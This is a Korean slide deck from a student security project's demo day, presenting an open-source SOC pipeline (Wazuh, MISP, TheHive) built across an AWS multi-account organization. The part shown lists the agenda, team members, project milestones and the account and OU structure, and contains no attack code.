

Baby Beavers 1기 프로젝트 Demo Day 2026.05.22

AWS 멀티 어카운트 환경의 오픈소스 기반 침해사고 탐지·분석·대응 자동화 구현



Agenda

프로젝트 개요

Part 1

- 팀 소개 04
- 프로젝트 목표 05
- Our Journey 06-07

AWS 인프라 아키텍처 구성 및 SOC 파이프라인 구축

Part 2

- AWS Organizations 구성 09-10
- MSA 웹서비스 운영 11-13
- AWS 네이티브 보안 서비스 구성 (Security OU) 14
- SOC 파이프라인 구축 15-29

모의해킹 및 침해사고 대응

Part 3

- Red Team 시나리오 대응 31-32
- Blue Team 시나리오 PoC 33-39
- 모의해킹/침해사고 대응 타임라인 40-41
- 개선 사항 (CloudWatch, Wazuh, SOAR) 42
- 보안 운영 고도화 43

회고 및 Q&A

Part 4

Part 1.

프로젝트 개요

- 팀 소개
- 프로젝트 목표
- Our Journey



송수호 멘토님



김서연 (PM)



강지민



박혜수 (PL)




안서진



양지원

오픈소스를 이용한 AWS Multi Account 환경 기반 SOC 파이프라인 구축 및 CERT 수행



중간
발표



아키텍처 설계

멀티 계정 구조와
보안 아키텍처 구체화



탐지 환경 구축 및 룰·로그 체계화

Wazuh • MISP • TheHive 등
핵심 보안 환경을 구성하고
로그 수집 흐름과 탐지 룰
구조 정리



Red Team 합동 훈련


Red Team 시나리오 및
Blue Team 시나리오를 통한
탐지&대응 흐름 검증



보안 운영 개선 및 고도화

Wazuh 탐지 룰,
CloudWatch • Soar
흐름 정리





Part 2.

AWS 인프라 구성 + SOC 파이프라인 구축

- AWS Organizations 구성 및 MSA 웹서비스 운영
- SOC 파이프라인 구축

AWS Organizations 구성

▼ ☐  **Root**

r-08tv

▶ ☐  **Security-OU**

ou-08tv-ixwv6vvh

▶ ☐  **Infrastructure-OU**

ou-08tv-pjje4rye

▶ ☐  **Workload-OU**

ou-08tv-ro5pi3kz

▶ ☐  **Billing-OU**

ou-08tv-yjjkvj1b

☐  **Seoyeon** **관리 계정**

• **Root** 중앙 자격증명/정책 및 접근권한 관리


• **Security-OU** 보안 모니터링/사고대응, CTI 수집
GuardDuty 위임 관리자, CloudTrail/CloudWatch 로그

• **Infrastructure-OU** 인프라 프로비저닝, CI/CD 관리
OIDC 수행

